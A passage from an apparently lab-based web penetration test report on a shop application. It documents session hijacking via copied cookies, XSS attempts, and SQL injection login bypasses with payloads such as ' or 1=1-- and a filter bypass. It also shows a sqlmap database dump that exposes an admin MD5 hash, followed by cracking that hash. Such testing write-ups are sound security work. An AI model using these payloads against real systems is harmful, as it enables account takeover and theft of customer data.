


Figure 85: Tester's CSRF form to reset user passwords on Astleys Shop

3.6.4 Testing for Session Hijacking

WSTG-SESS-09

The Tester used two different browsers to conduct this attack. Firefox being customer Tom Brown and Chrome being the attacker(Tester). The two browsers were used on different machines also.

Tom attempting to change image whilst logged in with no cookies

To test the need for cookies an attempt to change user picture whilst logged in without cookies was unsuccessful. This process is totally allowed as it's the actual user logged in changing the picture. However, without the session cookies it doesn't change the user picture therefore indicating processes do need cookies to use authorised processes. The results can be seen in figures 86 & 87.




Figure 86: No cookies on Tom's account before changing photo.




Figure 87: Server error when changing photo.

Attacker changing Tom's profile picture with their cookies

After confirming the need for cookies session hijacking was tested and the process (changing image of another user account) was successful. The site is vulnerable to session hijacking. An attacker who gets access to user session cookies can impersonate them by presenting such cookies.

The tester on his own account had the process all set up ready to change (See figure 88). Before doing so, Tom's cookies were manually inputted into Chrome's session storage (See figure 89). A simple process execution successfully triggered the session hijacking. Resetting Tom's profile picture as a bonus (figure 90).




Figure 88: Process set up to change user picture to fluffy.jpg




Figure 89: Tom's cookies entered into attacker's browser




Figure 90: Tom's picture successfully changed by attacker.

Session hijacking is possible as the tester got access to Tom's account using the cookies and executing an authorised process (changing the user picture). After selecting "OK" to the pop-up notifying the user the picture is changed, the tester was redirected to "/my-account.php" and logged in as Tom Brown (see figure 91). From here, an attacker can view all details of the account such as their order history and personal information (see figure 92).




Figure 91: Attacker is redirected to my-account.php and logged in as Tom's account.

#	Image	Product Name	Quantity	Price Per unit	Shipping Charge	Grandtotal
1		THEA STILTON AND THE TROPICAL TREASURE	1	12	5	17

Figure 92: Attacker can view order-history of Tom Brown

3.7 Input Validation Testing

3.7.1 Testing for Reflected Cross Site Scripting

WSTG-INPV-01

From the OWASP ZAP alerts earlier in the test reflected XSS was highlighted as a possible attack. The tester simply entered an XSS command into the search bar (See figure 93) and ZAP was correct, input was reflected to the tester (See figure 94). Astleys Shop's search function is vulnerable to reflected XSS, meeting another sub aim in exploiting this high-risk vulnerability.




Figure 93: Testing for Reflected XSS in the search bar

Figure 94: Reflected XSS successful.

3.7.2 Testing for Stored Cross Site Scripting

WSTG-INPV-02

The Admin interface was tested for stored XSS by using the insert product function. This attempt was unsuccessful, possibly because the server is filtering the <script> element or “<>” characters. See figures 95 & 96 below.




Figure 95: Stored XSS attempt by inserting product description.




Figure 96: Error from server when attempting stored XSS.

3.7.3 Testing for SQL Injection

WSTG-INPV-05

Previously in this test, a sqlcm.bak file containing an SQLi filter (see section 3.2.1 of this report and Appendix F.) was discovered. This filter was tested on the user login form to see if the web app had implemented such filter for common SQLi commands (See figure 97 & 98).




Figure 97: Common SQL injection command (‘ or 1=1--).




Figure 98: As the tester expected, a server response containing the filter message.

The tester studied this filter for possible methods to bypass it. “[1=1|2=2|Union|UNION|'b'='b'|2=2|'b'='b']” is the section stopping this common SQLi attempt. It seemed the server was only checking for if one character equaled another. However, the tester thought of attempting to use two numbers to possibly bypass this check. Also, a simple apostrophe didn’t break out of the SQL statement using the common SQLi command. Therefore, the tester thought of using an apostrophe and closing bracket to break out of the statement such as “ ‘) “. The results are shown below.

/login.php login form




Figure 98: New SQL injection command attempt.




Figure 99: Tester successfully logged into the first account on the web app, Steve Brown.

The SQL injection filter implemented by the web app was successfully bypassed with the modified SQL injection command making the login form still vulnerable to SQLi. In exploiting this high-risk vulnerability another sub aim of the test has been met.

/admin login form

Astleys Shop's admin interface was also tested to see if the web app had implemented the same filter there. Another common SQLi command (' or 1=1-- -) was used on the login form too (See figure 100).




Figure 100: Admin interface tested with common SQL injection command.

Surprisingly, the tester logged into the admin interface straight away with no filter stopping the input and an absence of an echo message (See figure 101). From this result, no filter was implemented on the admin interface and a common SQLi command let the tester log into the admin account meeting the sub aim of the test again. Only the customer log in form was being checked by this sqlcm.bak filter.




Figure 101: Tester successfully logged into the admin account on the web app using SQLi.

SQLmap scan

Further SQL injection tests were conducted with the aim of retrieving the database of the web app. The full output of the SQLmap scan on Astleys Shop is shown in Appendix F. Also, the full .csv tables discovered by the tester can be found attached along with this report.

At this stage the tester knew the database version used from the nmap service scans when fingerprinting the web app. However, to be extra sure a fingerprint scan with SQLmap was run (See figure 102 &103).




Figure 102: Fingerprinting database to find back-end DBMS.




Figure 103: Astleys Shop identified as using MySQL 5.5.

The nmap scan was correct in identifying the database as MYSQL, and sqlmap got the version number.

The tester was sure the database was MySQL and ran a sqlmap scan to dump the database when a valid injection is found. Figures 104 & 105 show the command run and the injection point found.




Figure 104: sqlmap command used to attack the MySQL database.




Figure 105: injection point identified by sqlmap.

After sqlmap successfully exploited the injection point the entire Astleys Shop database was dumped meeting another sub aim with this high-risk vulnerability exploited. Most importantly, the tester had access to then users table and admin table (See figure 106 & 107). An attacker retrieving a full dump of a database is bad enough, but Astleys Shop seem to store credit card information in plain text in “orders” table (See Appendix F). An attacker has access to all this information, and the tester successfully dumped the entire database.




Figure 106: User table of Astleys Shop.

```
[02:03:41] [INFO] fetching columns for table 'admin' in database 'shopping'
[02:03:41] [INFO] fetching entries for table 'admin' in database 'shopping'
[02:03:41] [INFO] recognized possible password hashes in column 'password'
do you want to crack them via a dictionary-based attack? [y/N/q] N
Database: shopping
Table: admin
[1 entry]
+----+----------------------------------+----------+---------------------+---------------------+
| id | password                         | username | creationDate        | updationDate        |
+----+----------------------------------+----------+---------------------+---------------------+
| 1  | d32509439c6c165b930fd65cb2dfe50b | admin    | 2017-01-24 11:21:18 | 25-01-2017 12:05:43 AM |
+----+----------------------------------+----------+---------------------+---------------------+
```

Figure 107: Admin table of Astleys Shop.

Cracking passwords found in MySQL tables.

The tester noticed the passwords stored in the tables appeared to be hashed and attempted to decrypt these hashes using CrackStation.net. After loading in the hashes of the passwords and decrypting them, the tester found the passwords are stored in MD5. Storing passwords in MD5 is weak password security. If an attacker retrieves passwords hashed this method, it's very easy to crack. This process is shown in figures 108 & 109 below.




Figure 108: Results from decrypting Admin password.

